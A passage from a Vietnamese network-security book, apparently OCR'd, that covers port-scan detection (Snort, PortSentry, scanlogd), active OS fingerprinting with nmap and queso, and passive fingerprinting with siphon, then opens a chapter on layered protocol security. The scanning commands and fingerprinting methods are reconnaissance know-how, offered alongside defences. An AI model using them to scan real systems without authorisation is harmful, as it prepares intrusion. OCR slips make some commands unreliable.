Thăm dò Kẻ tấn công thường tiến hành quét cổng nhằm xác định các cổng TCP và UDP đang nghe trên một hệ thống từ xa. Thăm dò và phát hiện hoạt động quét cổng là công việc rất quan trọng để biết được thời điểm và đối tượng tấn công. Các phương pháp cơ bản dùng để phát hiện quét cổng là những chương trình IDS dựa trên mạng ví dụ như chương trình RealSecure và snort của Security System.

Snort (http://www.snort.org) là một IDS tuyệt vời do đây là một chương trình miễn phí và chữ ký thường xuyên có các chữ ký của các tác giả khác. Bây giơ bạn đã có thể đoán ra, đây là một trong những chương trình được yêu thích. (chú ý là phiên bản snort 1.x không có tính năng phân chia gói tin.) Sau đây là một bảng mẫu một lần quét cổng.

```
[**] spp_portscan: PORTSCAN DETECTED from 192.168.1.10  [**]
05/22 – 18: 48: 53.681227
[**] spp_portscan:  portscan status from 192.1681.10: 4 connections across 1 hosts: TCP (0) UDP (4)  [**]
05/22  - 18: 49:14. 180505
[**] spp_portscan: End of portscan from 192.168.1.10 [**]
05/22  - 18: 49: 34/180236
```

Xét trên phương diện UNIX dựa trên máy chủ, có một vài tiện ích như scanlogd (http://www.openwall.com/scanlogd/) của Solar Designer có thể phát hiện và ghi lại những cuộc tấn công như vậy. Ngoài ra, Psionic PortSentry của

dự án Abacus (http://www.psionic.com/abacus/) có thể được xây dựng cấu hình để phát hiện và thông báo phản hồi đối với những cuộc tấn công đang diễn ra. Có một cách đáp ứng lại thao tác quét cổng đó là tự động thiết lập các quy tắc lọc nhân cho phép nhập một quy tắc ngăn chặn truy nhập từ một hệ thống tấn công. Ta có thể thiết lập một quy tắc như vậy sử dung file cấu hình PortSentry, tuy nhiên có thể thay đổi theo từng hệ thống. Đối với hệ thống Linux 2.2 với hỗ trợ kernel firewall, đường vào file portsentry.conf có dạng:

```
# New ipchain support for Linux kernel version  2.102+
KILL_ROUTE="/sbin/ipchains  -I input  -s STARGETS  -j  DENY  -L"
```

PortSentry tuân thủ và chạy trong hầu hết các môi trường UNIX bao gồm có Solaris. Cũng cần lưu ý rằng nếu bạn thấy xuất hiện mô hình quét cổng từ một hệ thống hoặc một mạng nào đó thì điều đó chỉ ra rằng có đối tượng đang tiến hành phá hoại mạng trên site của bạn. Chú ý theo dõi sát xao hành động như vậy, có thể sắp có một cuộc tấn công tổng thể. Cuối cùng bạn cần ghi nhớ rằng cũng có những điểm bất lợi khi trả đũa hoặc ngăn chặn những nỗ lực quét cổng. Vấn đề là ở chỗ kẻ tấn công có thể kiểm chứng địa chỉ IP của một hệ thống không liên quan, do vậy hệ thống của bạn có thể trả đũa. Bạn có thể tìm hiểu một tài liệu tuyệt vời của Solar Designer tại địa chỉ http://www.openwall.com/scanlogd/P53-13.gz và một số thông tin hữu ích khác về thiết kế và tấn công các hệ thống thăm dò quét cổng.

Hầu hết các có thể và cần được định cấu hình nhằm phát hiện các nỗ lực quét cổng. Đối với tính năng phát hiện quét lén thì một số công cụ tỏ ra vượt chội hơn. Ví dụ, nhiều firewall có những lựa chọn cụ thể nhằm phát hiện quét cổng SYN trong khi đó lại hoàn toàn bỏ không có tính năng quét FIN. Công việc khó khăn nhất để phát hiện quét cổng là sàng lọc các file bản ghi: vì vậy chúng tôi khuyên bạn nên sử dụng Psionic Logcheck (http://www.psionic.com/abacus/logcheck/), ngoài ra bạn cũng nên cấu hình thiết bị báo động đúng lúc qua mail. Sử dụng *threshold logging* nếu có thể nhờ đó đối tượng sẽ không tiến hành tấn công khước từ dịch vụ bằng cách lấp đầy email của bạn. Threshold logging sẽ nhóm lại các báo động chứ không gửi một báo động để kiểm tra. Ít nhất bạn cũng phải có tính năng báo cáo dựa trên trường hợp ngoai lệ có thể chỉ ra site của bạn được quét cổng. Lance Spitzner (http://www.enteract.com/~lspitz/intrusion.html) sáng tạo ra một tiện ích dành cho Firewall –1 có tên alert.sh, có tính năng phát hiện và kiểm tra quét cổng bằng Firewall –1 và chạy như một User Defined Alert.

Xét trên phương diện Windows NT, có một số tiện ích đơn giản có thể sử dụng để phát hiện quét cổng. Thiết bị thăm dò quét cổng đầu tiên đó là Genius 2.0 của Independent Software (http://www.indiesoft.com - Genius 3.0 được giới thiệu tại địa chỉ http://www.indiesoft.com/) dùng cho Windows 95/98 và Windows 4.0. Sản phẩm này không chỉ có tính năng phát hiện quét


thuần tuý TCP tuy nhiên cài đặt nó vào hệ thống của bạn có lẽ chỉ để thực hiện chức năng này mà thôi. Genius sẽ lắng nghe các yêu cầu cổng trong một khoảng thời gian cho trước và cảnh báo bạn bằng một hộp thoại khi phát hiện ra một thao tác quét, thông tin cho bạn về địa chỉ IP và tên của kẻ tấn công.

Tính năng phát hiện quét cổng của Genius phát hiện cả những thao tác quét SYN và kết nối TCP.

Một thiết bị phát hiện quét cổng nữa cho Windows là BlackICE (xem Bảng 2-6) của Network ICE (http://www.networkice.com). Đây là sản phẩm phát hiện đột nhập dựa trên tác nhân thực sự cho Windows 9x và NT. Mặc dầu hiện nay sản phẩm mang tính thương mại nhưng Network ICE có kế hoạch cung cấp những phiên bản miễn phí tải xuống từ mạng. Cuối cùng, ZoneAlarm (http://www.zonelabs.com/) là một chương trình rất hữu hiệu cung cấp firewall và tính năng IDS cho nền Windows. Mọi sử dụng cá nhân sản phẩm này đều được miễn phí.

Ngăn chặn Mặc dầu công việc ngăn chặn một đối tượng tiến hành thăm dò quét cổng chống lại hệ thống của bạn là rất khó, nhưng bạn cũng có thể giảm thiểu rủi ro bằng cách vô hiệu hóa tất cả các dịch vụ không cần thiết. Trong môi trường UNIX, bạn có thể thực hiện được điều này bằng cách loại bỏ những dịch vụ không cần thiết như /etc/inetd.conf và vô hiệu hóa các dịch vụ bắt đầu bằng từ script khởi động của bạn. Thao tác này sẽ được đề cập cụ thể hơn trong Chương 8.

Đối với Windows NT, bạn cũng cần phải vô hiệu hóa tất cả các dịch vụ không cần thiết. Điều này khó hơn do phương thức hoạt động của Windows NT, vì cổng 139 cung cấp hầu như toàn bộ các tính năng. Tuy nhiên bạn cũng có thể vô hiệu hóa một số dịch vụ ngay trong trình đơn Control Panel | Services. Chi tiết về những rủi ro Windows NT và những biện pháp đối phó sẽ được thảo luận trong Chương 5. Ngoài ra, Tiny Software (www.tinysoftware.com) có bán ra một mođun nhân lọc các gói tinn tuyệt vời cho Windows NT có tính năng bảo vệ các cổng nhạy cảm của bạn.



Hình 2-6. BlackICE cung cấp một số chữ ký thăm dò đột nhập ưu việt ngoài tính năng phát hiện quét cổng TCP đơn giản, bao gồm UDP scan, NT null session, pcAnywhere ping, các cuộc tấn công WinNuke, ECHO storms, ..

Đối với các thiết bị và các hệ điều hành khác, bạn cần tham khảo cuốn hướng dẫn sử dụng để giảm số lượng cổng nghe xuống mức cần thiết.

THĂM DÒ HỆ ĐIỀU HÀNH

Như chúng ta đã tìm hiểu, có rất nhiều công cụ cũng như thủ thuật quét cổng. Nếu nhớ lại thì ta thấy rằng mục tiêu số một của quét cổng đó là xác định các cổng TCP và UDP nghe trên hệ thống mục tiêu. Nhiệm vụ của chúng ta trong phần này là xác định loại hệ điều hành mà chúng ta đang quét.

☻ Phát hiện hệ điều hành đang hoạt động

Tính phổ thông Tính đơn giản 8 Tính hiệu quả 4	10
Mức độ rủi ro *7*	

Những thông tin về hệ điều hành cụ thể có thể hữu ích cho quá trình ánh xạ điểm yếu, sẽ được đề cập kỹ trong các chương tiếp theo. Chúng ta cần phải nhớ rằng chúng ta đang có gắng xác định với mức độ chính xác cao nhất những điểm yếu hệ thống mục tiêu. Do vậy, ta vào khả năng có thể xác định

được hệ điều hành mục tiêu. Chúng ta có thể sử dụng thủ thuật banner grabbing như đã đề cập trong Chương 3, vốn cho phép ta tìm kiếm được thông tin từ những dịch vụ như FTP, telnet, SMTP, HTTP, POP … Đây là cách đơn giản nhất có thể phát hiện một hệ điều hành và số phiên bản liên quan của dịch vụ đang chạy. Đương nhiên là sẽ có những công cụ chuyên dụng giúp chúng ta thực hiện công việc này. 2 công cụ chính xác nhất mà chúng ta có thể sử dụng tùy ý đó là nmap và queso, cả hai công cụ này đều có tính năng thăm dò ngăn xếp (stack fingerprinting).

Active Stack Fingerprinting (Thăm dò ngăn xếp đang hoạt động)

Trước khi ta sử dụng nmap và queso, ta cũng cần phải giải thích stack fingerprinting là gì. Stack Fingerprinting là một công nghệ cực mạnh cho phép bạn nhanh chóng xác định được hệ điều hành với mức độ xác xuất cao. Về bản chất có những sắc thái thay đổi tùy theo tính năng thực thi ngăn xếp của mỗi nhà cung cấp. Các nhà cung cấp sản phẩm thường hiểu sự chỉ dẫn RFC theo những ý khác nhau khi tiến hành viết các ngăn xếp TCP/IP. Do vậy bằng cách tìm hiểu kỹ những sự khác biệt đó chúng ta có thể đưa ra được dự đoán có cớ sở về việc hệ điều hành nào đang hoạt động. Để đạt được độ tin cậy ở mức đối ta, stack fingerprinting thông thường đòi hỏi ít nhất một cổng nghe. Nmap có thể đưa ra được dự đoán có cơ sở về hệ điều hành đang hoạt động nếu không có cổng nào ở trạng thái mở. Tuy vậy độ chính các của những dự đoán đó là tương đối thấp. Một tài liệu chuyên đề do Fyodor viết được xuất bản lần đầu tiên trong Phrack Magazine, và được giới thiệu tại địa chỉ http://www.insecure.org/nmap/nmap-fingerprinting-article.html.

Ta cùng tìm hiểu các hình thức thăm dò giúp phân biệt các hệ điều hành khác nhau:

▼FIN probeMột gói tin được gửi tới một cổng mở. Như đã đề cập trong phần trước, RFC 793 cho thấy sự vận hành chính xác sẽ không đáp ứng. Tuy nhiên các bổ xung ngăn xếp (ví dụ như Windows NT) có thể đáp ứng lại bằng một FIN/ACK.

■ Thăm dò cờ hiệu giả Một cờ hiệu TCP không xác định được thiết lập trong phần TCP header của một gói tin SYN. Một số hệ điều hành, ví dụ như Linux, sẽ phản hồi lại cờ hiệu trong gói tin phản hồi.

■ Lấy mẫu thứ tự số đầu tiên (ISN) Tiền đề cơ bản đó là tìm kiếm một mô hình trong chuỗi đầu tiên được chọn khi TCP đáp ứng lại một yêu cầu kết nối.

■ Kiểm tra “Không phân tách bit” Một số hệ điều hành sẽ thiết lập tính năng “không phân tách bit” để tăng cường khả năng hoạt động. Bit này có thể được kiểm soát nhằm xác định hệ điều hành nào có hình thức hoạt động như vậy.

■ Kích cỡ cửa sổ đầu tiên TCP Kích cỡ cửa sổ đầu tiên trên gói tin gửi lại được theo dõi. Đối với một số stack implementation thì kích cỡ này là đặc trưng duy nhất và có thể làm tăng độ chính xác của cơ chế theo dõi.

■ Giá trị ACK Các ngăn IP khác biệt về giá trị chuỗi mà chúng sử dụng cho trường ACK, vì thế một số lần chạy sẽ gửi trở lại số thứ tự mà bạn đã gửi trước đó, và một số lần chạy khác sẽ gửi trở lại số thứ tự +1.
■ Chặn đứng thông điệp lỗi ICMP Các hệ điều hành có thể theo gót RFC 1812 (www.ietf.org/rfc/rfc1812.txt) và hạn chế tỉ lệ các thông điệp lỗi bị gửi đi. Bằng cách gửi những gói tin UDP tới một cổng đánh số thứ tự cao ngẫu nhiên, bạn có thể đếm số lượng các thông điệp không thể gửi đi trong một khoảng thời gian nhất định.
■ Trích dẫn thông điệp ICMP Các hệ điều hành khác nhau ở số lượng thông tin được trích dẫn khi gặp phải lỗi ICMP. Bằng cách kiểm tra thông điệp được trích dẫn bạn có thể phần nào khẳng định được thông tin về hệ điều hành mục tiêu.
■ Tính thống nhất gửi lại thông điệp lỗi ICMP Một số stack implementation có thể thay đổi IP header khi gửi trở lại các thông điệp lỗi ICMP. Xem xét kỹ những thay đổi đối với các header bạn có thể khẳng định một số thông tin về hệ điều hành mục tiêu.
■ Loại hình dịch vụ (TOS) Đối với những thông điệp "Không thể tới cổng ICMP", TOS được kiểm tra. Hầu hết các stack implementation sử dung 0, nhưng có thể thay đổi.
■ Quản lí phân chia (Fragmentation handling) Như Thomas Ptacek và Tim Newsham đã chỉ rõ trong ấn phẩm "Insertion, Evasion, and Denial of Service: Eluding Network Intrusion Detection" (http://www.clark.net/~roesch/idspaper.html), các gói tin khác nhau quản lí các phần phân tách chồng chéo khác nhau. Một số ngăn xếp sẽ ghi chèn dữ liệu mới lên dữ liệu cũ và ngược lại khi các phần phân tách được nối trở lại. Bằng cách chú ý đến cách các gói tin thăm dò được nối lại, bạn có thể biết được một số thông tin về hệ điều hành.
▲ Các lựa chọn TCP Các lựa chọn TCP được quy định bởi RFC 793 và gần đây là RFC 1323 (www.ietf.org/rfc/rfc1323.txt). Những lựa chọn tiên tiến hơn của RFC 1323 có thể được sử dụng trong hầu hết các stack implementation hiện nay. Bằng cách gửi đi một gói tin bằng một loạt các lựa chọn, ví dụ như no operation, maximum segment size, window scale factor, và timestamp, ta có thể phần nào khẳng định được thông tin về hệ điều hành mục tiêu.

Nmap có sử dụng những kỹ thuật mà ta đề cập trước đó (ngoại trừ quản lí phân tách và xắp xếp thông điệp lỗi ICMP) bằng lựa chọn –0. Hãy cùng xem xét đến mạng mục tiêu:

```
[tsunami] nmap –0  192.168.1.10
Starting nmap V.  2.53 by fyodor@insecure.org
Interesting ports on shadow  (192.168.1.10):
Port                State               Protocol Service
```

```
7       open    tcp     echo
9       open    tcp     discard
13      open    tcp     daytime
19      open    tcp     chargen
21      open    tcp     ftp
22      open    tcp     ssh
23      open    tcp     telnet
25      open    tcp     smtp
37      open    tcp     time
111     open    tcp     sumrpc
512     open    tcp     exec
513     open    tcp     login
514     open    tcp     shell
2049    open    tcp     nfs
4045    open    tcp     lockd

TCP Sequence Prediction: Class=random positive increments
                         Difficulty = 26590 (Worthy challenge)
Remote operating system guess: Solaris  2.5, 2.51
```

Bằng việc sử dụng lựa chọn stack fingerprint trong nmap, ta có thể chắc chắn khẳng định hệ điều hành. Ngay cả trường hợp không có có cổng nào ở trạng thái mở trên hệ thống mục tiêu thì nmap vẫn có thể đoán có cơ sở về hệ điều hành này.

```
[tsunami] # nmap –p80  -0  10.10.10.10
Starting nmap V.  2.53 by fyodor@insecure.org
Warning: No ports found open on this machine, OS detection will be MUCH less reliable
No ports open for host (10.10.10.10)
Remote OS guesses: Linux 2.0.27  - 2.0.32 –34, Linux 2.0. 35 –36.
Linux 2.1.24 PowerPC, Linux 2.1.76. Linux 2.1.91  - 2.1.103.
Linux 2.1.122   - 2.1.132; 2.2.0 –prel  - 2.2.2, Linux 2.2 0 –pre6  - 2.2.2-ac5

Nmap run completed - - 1 IP address (1 host up )scanned in 1 second
```

Vì vậy ngay cả khi không có cổng mở thì nmap vẫn có thể đoán chính xác hệ điều hành đó là Linux.

Một trong những tính năng ưu việt nhất của nmap là danh sách chữ ký được lưu trong một file có tên namp –os –fingerprints. Mỗi lần một phiên bản nmap mới được tung ra thị trường thì file này lại được cập nhật bổ xung những chữ ký mới. Tại thời điểm cuốn sách này được viết ra, đã có hàng trăm chữ ký được lưu danh. Nếu bạn muốn nhập thêm một chữ kỹ mới và sử dụng tiện ích nmap, bạn có thể thực hiện tại địa chỉ http://www.insecure.org:80/cgi-bin/nmpa-submit.cgi.

Tại thời điểm cuốn sách này thì dường như nmap là công cụ có tính chính xác cao nhất, nó không phải là công cụ đầu tiên thực hiện những thủ thuật như vậy. Queso, bạn có thể tải xuống từ http://packetstrom.securify.com/UNIX/scanners/queso-980922.tar.gz, là một công cụ phát hiện hệ điều hành được thiết kế trước khi Fyodor nhập tính năng phát hiện hệ điều hành vào trong nmap. Cần chú ý rằng queso không phải là

một thiết bị quét cổng và nóchỉ thực hiện tính năng phát hiện hệ điều hành thông qua một cổng đơn ở trạng thái mở (cổng mặc định 80). Nếu cổng 80 không mở trên máy chủ mục tiêu thì ta cần xác định một cổng đang ở trạng thái mở, sẽ được đề cập trong phần tiếp. Queso được sử dụng nhằm xác định hệ điều hành mục tiêu thông qua cổng 25.

```
[tsunami]  queso 10.10.10.20:25
10.10.10.20:25              * Windoze 95/98/NT
```

◙ Các biện pháp chống phát hiện Hệ điều hành

Phát hiện Rất nhiều trong số các công cụ phát hiện quét cổng đã nói trước đó có thể được sử dụng nhằm phát hiện hệ điều hành. Mặc dầu các công cụ này không chỉ ra cụ thể đang tiến hành quét phát hiện hệ điều hành nmap hay queso nhưng nó có thể phát hiện một thao tác quét bằng một loạt các lựa chọn, ví dụ như cờ hiệu SYN.

Ngăn chặn Chúng ta mong muốn có được một thiết kế đơn giản để phát hiện hệ điều hành, tuy nhiên đây quả là một vấn đề nan giải. Ta hoàn toàn có thể phá mã nguồn điều hành hoặc thay đổi một tham số hệ điều hành nhằm thay đổi tính năng đặc trưng stack fingerprint. Tuy nhiên nó cũng có thể ảnh hưởng có hại đến tính năng của hệ điều hành. Ví dụ, FreeBSD 4x hỗ trợ lựa chọn nhân TCP_DROP_SYNFIN vốn được sử dụng để bỏ qua gói tin SYN+FIN mà nmap sử dụng khi tiến hành thăm dò các ngăn xếp. Kích hoạt lựa chọn này có thể chống phát hiện hệ điều hành, tuy nhiên nó lại phá vỡ sự hỗ trợ RFC1644.

Ta tin rằng chỉ có những ủy quyền an toàn hoặc những firewall mới phải quét mạng. Theo như một câu châm ngôn “an toàn trong sự khó hiểu” chính là một vòng bảo vệ đầu tiên của bạn. Ngay cả trong trường hợp kẻ tấn công có thể phát hiện ra hệ điều hành thì chúng cũng gặp nhiều khó khăn khi truy nhập vào hệ thống mục tiêu.

☻ Công cụ xác định hệ điều hành thụ động

Tính phổ thông	5
Tính đơn giản	6
Tính hiệu quả	4
Mức độ rủi ro	*5*

Chúng ta vừa tìm hiểu mức độ hữu hiệu tính năng thăm dò ngăn xếp động trong đó có sử dụng nmap và queso. Ta cần lưu ý rằng các thủ thuật phát hiện ngăn xếp đã đề cập trước đó hoạt động theo đúng tính năng. Chúng ta gửi các gói tin tới mỗi hệ thống để xác định tính chất đặc trưng của ngăn xếp mạng qua đó giúp ta đoán ra hệ điều hành đang hoạt động. Vì ta phải gửi các gói tin tới hệ thống mục tiêu nên một hệ thống IDS dựa trên mạng cũng dễ dàng xác định rằng cuộc thăm dò xác định hệ điều hành đã được phát động. Do đó đây không phải là một thủ thuật mà kẻ tấn công thường chọn sử dụng.

Passive Stack Fingerprinting (thăm dò ngăn xếp thụ động)

Passive Stack Fingerprinting về mặt khái niệm tương tự như active stack fingerprinting (thăm dò ngăn xếp chủ động). Thay vì gửi các gói tin tới hệ thống mục tiêu, kẻ tấn công kiểm tra thụ động thông tin mạng nhằm xác định hệ điều hành đang hoạt động. Do đó, bằng thao tác kiểm tra thông tin mạng giữa các hệ thống khác nhau, chúng ta có thể xác định được hệ điều hành trên một mạng. Lance Spitzner đã dày công nghiên cứu trong lĩnh vực này và sản phẩm là một cuốn sách mô tả chi tiết kết quả của công trình nghiên cứu đó tại địa chỉ http://project.honeynet.org. Bên cạnh đó Marshall Beddoe và Chris Abad đã phát triển siphon, một công cụ cấu trúc mạng, xác định hệ điều hành và ánh xạ cổng được giới thiệu tại http://www.gravitino.net/projects/siphon. Bây giờ chúng ta cùng tìm hiểu phương thức hoạt động của tính năng thăm dò ngăn xếp thụ động.

Các chữ ký thụ động

Ta có thể sử dụng nhiều chữ kỹ khác nhau để xác định một hệ điều hành. Chúng ta chỉ giới hạn tìm hiểu một số thuộc tính liên quan bằng một vùng TCP/IP.

▼ **TTL** Hệ điều hành thiết lập cái gì như là thời gian hoạt động trên gói tin đi?

■ **Kích cỡ cửa sổ** Hệ điều hành thiết lập cái gì là Window Size?

▲ **DF** Hệ điều hành có thiết lập tính năng Không phân tách bit?

Bằng cách phân tích một cách thụ động mỗi thuộc tính và so sánh các kết quả với cơ sở dữ liệu thuộc tính đã biết, bạn có thể xác định được hệ điều hành từ xa. Mặc dầu phương pháp này không thể đảm bảo mang lại một kết quả chính xác sau mỗi lần nhưng các thuộc tính có thể được kết hợp để tạo ra một kết quả đáng tin cậy. Thủ thuật này chính là phương thức hoạt động của siphon.

Ta cùng tìm hiểu một ví dụ về phương thức hoạt động của công cụ này. Nếu như chúng ta telnet khỏi bóng hệ thống (192.168.1.10) để tác động (192.168.1.11) thì chúng ta có thể xác định một cách thụ động hệ điều hành đang sử dụng siphon.

[shadow]# telnet 192.168.1.11

Sử dụng thiết bị đánh hơi thông dụng snort, chúng ta có thể xem lại một phần dấu vết gói tin của kết nối telnet.

```
06/04 –11:23:48.297976  192.168.1.11:23  -> 192.168.1.10:2295
TCP TTL:255  TOS:0x0  ID:58934  DF
**S***A*  Seq: 0xD3B709A4  Ack: 0xBE09B2B7  Win: 0x2798
TCP Options => NOP  NOP TS: 9688775 9682347  NOP WS: 0 MSS:1460
```

Xem 3 thuộc tính TCP/IP, chúng ta nhận thấy rằng

▼ TTL = 255

■ Window Size = 2798

▲ Không phân tách bit (DF) =Yes

Bây giờ chúng ta cùng xem lại file cơ sở dữ liệu siphon osprints.conf:

```
[shadow]# grep  -i solaris osprints.conf
# Window: TTL:DF: Operating System DF = 1 for ON, 0 for OFF
2328:255:1: Solaris 2.6  - 2.7
2238:255:1: Solaris 2.6  - 2.7
2400:255:1: Solaris 2.6  - 2.7
2798:255:1: Solaris 2.6  - 2.7
FE88:255:1: Solaris 2.6  - 2.7
87C0:255:1: Solaris 2.6  - 2.7
FAF0:255:0 Solaris 2.6  - 2.7
FFFF:255:1: Solaris 2.6  - 2.7
```

Ta thấy rằng mục số 4 có các thuộc tính chính xác của dấu vết snort: kích cỡ cửa sổ 2798, TTL 255, DF bit set (tương đương 1). Do vậy ta có thể chắc chắn kết luận là Hệ điều hành mục tiêu đang sử dụng siphon.

```
[crush] siphon  -v  -i x10  -o fingerprint.out
Running on: ‘crush’ running FreeBSD  4.0 RELEASE on a(n) i386
Using Device: x10
Host            Port            TTL             DF              Operating System
192.168.1.11    23              255             ON              Solaris  2.6  -  2.7
```

Như vậy chúng ta có thể đoán OS mục tiêu là Solaris 2.6 một cách khá dễ dàng. Chú ý là ta có thể tiến hành đoán có cơ sở mà không cần phải gửi một gói tin nào tới 192.168.1.11

Một kẻ tấn công có thể sử dụng Thăm dò thụ động để liệt ra những nạn nhân tiềm năng chỉ bằng thao tác truy nhập vào web site và phân tích một dấu vết mạng hoặc sử dụng một công cụ như siphon. Mặc dầu đây là một thủ thuật khá hữu hiệu nhưng nó cũng có những điểm hạn chế nhất định. Trước hết, các ứng dụng tự xây dựng các gói tin không sử dụng cùng một chữ ký như hệ điều hành. Do vậy kết quả có thể sẽ không chính xác. Thứ hai, một máy chủ từ xa có thể dễ dàng thay đổi các thuộc tính kết nối.

Solaris: ndd -set /dev/ip ip_def_ttl ‘number’
Linux: echo ‘number’ > /proc/sys/net/ipv4/ip_default_ttl
NT: HKEY_LOCAL_MACHINE\System\CurrentControlSet\Services\Tcpip\Paramenters

◙ Biện pháp đối phó phát hiện hệ điều hành thụ động

Xem biện phát ngăn chặn trong “Các biện pháp đối phó phát hiện hệ điều hành” ở phần đầu chương này.

TOÀN BỘ ENCHILADA: CÁC CÔNG CỤ PHÁT HIỆN TỰ ĐỘNG

Tính phổ thông Tính đơn giản 9 Tính hiệu quả 9	10
Mức độ rủi ro *9*	


Hiện nay ngày càng có nhiều các công cụ mới được viết ra nhằm hỗ trợ việc phát hiện mạng. Mặc dầu chúng ta không thể liệt kê ra toàn bộ các công cụ nhưng chúng ta cũng cần chú trọng đến 2 tiện ích phụ sẽ bổ xung vào kho công cụ mà chúng ta đã tìm hiểu.

Cheops (http://www.marko.net/cheops/), được mô tả trong Hình 2-7 là một tiện ích tuyệt vời, một công cụ ánh xạ mạng đa năng. Cheops hợp nhất ping, traceroute, các tính năng quét cổng, phát hiện hệ điều hành (thông qua queso) trong một công cụ. Cheops có giao diện đơn giản mô tả các hệ thống và mạng liên quan bằng hình ảnh giúp chúng ta hiểu rõ được mô hình.

Tkined là một phần trong bộ Scotty có tại địa chỉ http://wwwhome.cs.utwente.nl/~schoenw/scotty/. Tkined là một trình soạn thảo được viết trong Tcl có tính năng hợp nhất các công cụ quản lí mạng khác nhau qua đó giúp bạn phát hiện các mạng IP. Tkined có khả năng mở rộng lớn và giúp bạn thực hiện các hoạt động thăm dò mạng, hiển thị kết quả bằng hình ảnh. Mặc dầu công cụ này không thực hiện tính năng phát hiện hệ điều hành nhưng nó có thể thực hiện nhiều nhiệm vụ như đã đề cập đến ở phần đầu chương này và trong Chương 1. Ngoài công cụ Tkined, ta cũng nên tìm hiểu một số công cụ khá trong bộ Scotty.

◙ Các biện pháp đối phó các công cụ phát hiện tự động

Những công cụ như Scotty, tkined và cheops sử dụng kết hợp tất cả các thủ thuật mà chúng ta đã tìm hiểu trước đó. Cũng các thủ thuật phát hiện tấn công sẽ được áp dụng cho việc phát hiện những công cụ phát hiện tự động này.



Hình 2-7. Cheops cung cấp các tiện ích network-mapping trong một gói hình ảnh.

KẾT LUẬN

Vừa rồi chúng ta đã tìm hiểu, nghiên cứu những công cụ và thủ thuật cần thiết thực hiện tính năng ping sweep, quét cổng TCP và ICMP, và phát hiện hệ điều hành. Sử dụng các công cụ ping sweep, bạn có thể xác định được các hệ thống đang hoạt động và chỉ ra được những mục tiêu tiềm năng. Sử dụng các công cụ và thủ thuật quét cổng TCP và UDP bạn có thể phát hiện được những dịch vụ tiềm năng đang ở trạng thái nghe và phần nào biết được mức độ gặp rủi ro của mỗi hệ thống. Cuối cùng ta đã trình bày cách kẻ tấn công sử dụng phần mềm phát hiện chính xác hệ điều hành để xác định hệ điều hành cụ thể mà hệ thống mục tiêu sử dụng. Khi nghiên cứu trong phần tiếp chúng ta sẽ thấy rằng những thông tin có được cho đến bây giờ là rất quan trọng để thực hiện một cuộc tấn công tập trung.

Chương 3
An ninh trong kiến trúc giao thức có phân lớp

Các kiến trúc giao thức có phân lớp là cơ sở để kết nối mạng máy tính hiện đại. Chúng cho phép thiết kế mạng phù hợp với các ứng dụng không biên giới, các công nghệ truyền thông liên quan không bị hạn chế và các kỹ thuật liên thông không giới hạn. Mục đích chính của phân lớp là mô đun hoá các vấn đề đặc thù của giao thức, chẳng hạn như các vấn đề rắc rối riêng của giao thức có thể được phát triển một cách độc lập và có thể được kết hợp và phối hợp theo nhiều cách khác nhau để cho ra một giao thức "hoàn chỉnh". Mở rộng thêm nữa thì vấn đề mô đun hoá này cũng còn có thể len vào cả quá trình thực thi, chẳng hạn như các cấu thành khác nhau của giao thức có thể được cụ thể hoá trên các mô đun phần mềm hay các sản phẩm phần cứng khác nhau. Chương này sẽ bàn về một chủ đề quan trọng, đó là mối liên hệ giữa giám sát an ninh mạng và phân lớp kiến trúc.

Kiến trúc liên thông các hệ thống mở (viết tắt tiếng Anh là OSI – Open System Interconnection) là một cơ sở phân lớp giao thức đã được công nhận. Tiêu chuẩn OSI đầu tiên thiết lập ra mô hình kiến trúc này là Mô hình tham chiếu cơ sở (Basic Reference Model) ISO/IEC 7498-1. Các tiêu chuẩn OSI khác thì định nghĩa các giao thức đặc thù để phù hợp với mô hình này. Còn các kiến trúc giao thức khác, đáng chú ý nhất là bộ giao thức Internet TCP/IP, thì định nghĩa các giao thức tạo ra các phương án khác nhau của giao thức OSI hình thức tại một số lớp để phù hợp với mô hình phân lớp tổng thể chung.

Quyển sách này yêu cầu cần có sự hiểu biết cơ sở về kiến trúc OSI cùng một số kiến thức nhất định về cấu trúc bên trong và các giao thức của các lớp. Để giúp đỡ các bạn đọc trong lĩnh vực này, chương này sẽ bắt đầu bằng việc giới thiệu tổng quan về một số khái niệm OSI cơ bản và các tài liệu tham khảo về các tiêu chuẩn quốc tế được ứng dụng. Nó cũng trình bày những tiêu chuẩn giao thức mạng Internet liên quan và mối liên hệ của chúng với các kiến trúc OSI. Đối với những bạn đọc muốn tìm hiểu đầy đủ về lĩnh vực này thì nên tham khảo các tài liệu cho sau đây. [BLA1, DIC1] sẽ cung cấp cho các bạn những kiến thức đầy đủ về OSI. Những bạn có thể đọc muốn tìm hiểu chi tiết về các lớp trên thì có thể đọc [HEN1]. Muốn biết chi tiết về triển vọng thực thi của OSI các bạn có thể tìm đọc [ROS1]. Còn muốn biết về bộ giao thức đầy đủ của mạng Internet các bạn hãy tham khảo [COM1].

